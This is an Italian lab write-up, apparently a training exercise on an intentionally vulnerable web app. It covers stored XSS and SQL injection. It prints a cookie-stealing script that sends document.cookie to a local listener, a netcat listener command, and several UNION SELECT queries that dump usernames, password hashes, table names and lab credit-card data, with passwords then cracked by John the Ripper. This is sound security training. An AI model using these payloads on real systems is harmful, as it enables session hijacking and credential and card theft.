
XSS Stored & SQL injection(Blind)
S6/L5

Stefano Di Prospero(NetRaiders)


XSS Stored



Pop-Up


Iniziamo subito con la ricerca delle vulnerabilità XSS Permanente (*Stored Cross Site Scripting*). E' stato inserito uno script che ci da la possibilità di far aprire un pop-up indicando una vulnerabilità .

"***<script>alert('Sei stato Hackerato')</script>***".



Durante la scrittura di uno script si è notato che la *lunghezza massima del testo era limitata a 50* caratteri, come indicato dalla figura sopra e dalla scritta "***maxlength=50***".


Collegamento ad un nostro server



Successivamente è stata sfruttata la vulnerabilità creando uno script che permette di far collegare il sito ad un server personale utilizzando un porta scelta casualmente. Questo script permette di recuperare i cookie di sessione per altri tipi di attacco. Si può notare come inoltre ***è stata aumentata la lunghezza massima di caratteri inseribili portato da 50 a 150.***


"<script>window.location='http://127.0.0.1:54545/?cookie=' + document.cookie</script>"

Cookie




Tramite l'utilizzo di netcat è stato intercettato poi il cookie di sessione con il comando:
"nc -l -p 54545"


SQL injection(blind)



Tramite la query che utilizza UNION SELECT si è risaliti agli user ed alle hash delle password.
"1' UNION SELECT user, password FROM users#"




Questa è un'altra query che mostra altri risultati
"%' or 0=0 UNION SELECT user, password FROM users#"




Tramite la query:


"%' and 1=0 UNION SELECT null, table_name FROM information_schema.tables #"

è stato trovato il nome di altre tabelle.




Con la stessa query sono state cercate le carte di credito.






Queste sono le carte trovate che mostrano:
Numero carta, scadenza e ccv.
I risultati sono presi da "owasp10.credit_cards"



Tramite ***John the Ripper*** sono state trovate le password utilizzando un dizionario e gli hash trovati inizialmente.



Con "1 or 1=1 UNION SELECT user, password FROM users" sul livello medio si è ottenuto gli hash delle password.